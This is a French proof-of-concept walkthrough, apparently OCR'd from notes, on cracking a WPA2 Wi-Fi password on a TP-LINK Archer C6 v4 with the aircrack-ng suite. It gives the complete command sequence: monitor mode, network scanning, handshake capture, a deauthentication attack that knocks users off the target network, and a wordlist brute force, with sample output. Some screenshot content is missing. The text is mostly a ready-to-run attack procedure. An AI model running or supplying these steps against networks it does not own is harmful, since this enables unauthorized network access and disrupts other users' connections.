Proof Of Concept : Airmon-ng
Récupération mot de passe Wi-Fi

29/12/2024 – 01:38

Informations :

Materiel cibler : TP-LINK Archer C6 v4

wlan0 : mon interface wifi

wlan0mon : mon interface wifi avec mode monitor

Déroulement

Récupérez le nom de votre interface wifi

```
ifconfig
```

Activez le mode monitor sur la carte wifi

```
airmon-ng start wlan0
```

Analyse des réseaux environnants disponibles

-> On relève le réseau à cibler (BSSID / CH / ESSID)

```
airodump-ng wlan0mon
```

Example :

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
DC:62:79:95:CB:BD	-8	22	0	0	4	360	WPA2	CCMP	PSK	TP-Link

Lancer simultanément le snif sur le handshake ET la déconnexion des utilisateurs du réseau cible

Analyse

```
airodump-ng --bssid <BSSID> --channel <CH> --write handshake wlan0mon
airodump-ng --bssid DC:62:79:95:CB:BD --channel 4 --write handshake wlan0mon
```

Déconnexion


```
aireplay-ng --deauth 10 -a <BSSID> wlan0mon
aireplay-ng --deauth 10 -a DC:62:79:95:CB:BD wlan0mon
```

Vérifiez que vous avez bien le « WPA handshake : [MAC] » en haut à droite :


Doit devenir :

Commencez le brute force

```
aircrack-ng -w <wordlist.txt> -b <BSSID> handshake-01.cap
aircrack-ng -w <wordlist.txt> -b DC:62:79:95:CB:BD handshake-01.cap
```



Puis



EN PLUS

Verifier que la carte wifi est bien en mode monitor

```
iwconfig
```

Identifier et tuer les processus conflictuel avec airmon-ng

```
airmon-ng check
airmon-ng check kill
```

verifier que le handshake a bien été enregistrer (verifier .cap)

```
aircrack-ng handshake-01.cap
```

Verifier avec Wireshark que le handshake a été enregistrer

```
wireshark handshake-01.cap
```

L'interface Wireshark s'ouvre, filtrer par « EAPOL » il doit y avoir les paquets par pairs.